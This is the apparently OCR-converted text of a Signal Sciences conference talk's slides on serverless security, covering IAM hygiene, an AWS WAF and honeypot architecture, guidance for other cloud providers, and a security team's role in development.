
https://media.ccc.de/v/33c3-7865-gone*in*60_milliseconds

Focus on IAM Roles and Policies

Good hygiene

```
* Disable root access keys
* Manage users with profiles
* Secure your keys in your deploy system
* Secure keys in dev system
* Use provider MFA
```

AWS lets you roll your own


AWS
valid users
attackers
Application Load Balancer
Amazon CloudFront
application requests (static + dynamic)
web application resources
new access log files
Amazon S3 bucket
requests to the honeypot endpoint
Amazon API Gateway
AWS WAF
A bad bot and scraper protection
B SQL injection protection
C cross-site scripting protection
D scanner and probe protection
E IP address whitelist/blacklist
F known-attacker protection
G HTTP flood protection
AWS Lambda Access Handler
AWS Lambda Log Parser
Amazon CloudWatch event
hourly
AWS Lambda IP Lists Parser
third-party IP reputation lists

Choose your own adventure

→ Your very own Honeypot

→ Defend scanners and attack tooling

→ Parsing reputation lists

→ Deal with whitelisting/blacklisting

→ Tuning WAF Regex rules

Cool, but not exactly a friendly setup for

devs or ops

Azure

- → Lots of great resources in the docs
  - → Overview
  - → Security Policy
  - → Key Vault Service

Google Cloud

→ Follow IAM and data best practices

→ Security command

→ Storage best practices

Oracle Cloud Infrastructure

- → Use compartments concepts and IAM to limit blast radius
- → Limit specific user/group access to specific compartments
- → Security guidance

What about roll your own?

→ Knative

→ OpenFaaS

→ Fn

→ and others...

Kubernetes Security


- → Many Faas providers can use K8s to deploy/scale
- → Use K8s best practices
- → Starting point- SignalSciences Webinar on cloudnative security

Security Pitfalls for serverless

```
* Auditors/Compliance
* Lack of instrumentation
* Lack of security controls in dev pipeline
* Provider config
* Lambhack as a way to facilitate conversations
```

Security's Path to Influence

1. Identify Resource Misutilization
2. Add Telemetry and Feedback Loops
3. Automate and Monitor Across the Software Pipeline
4. Influence Organizational Culture



Signal Sciences

The New Security Playbook

```
* Speed up delivery instead of blocking
* Empathy towards devs and ops
* Normal - provide value by making security normal
* Automate - security testing in every phase
```

Conclusions

```
* Use the Secure WIP model
* Involve security team in serverless
* New Security Playbook
* Foster discussion on where to apply controls
```

Want the slides?

james@signalsciences.com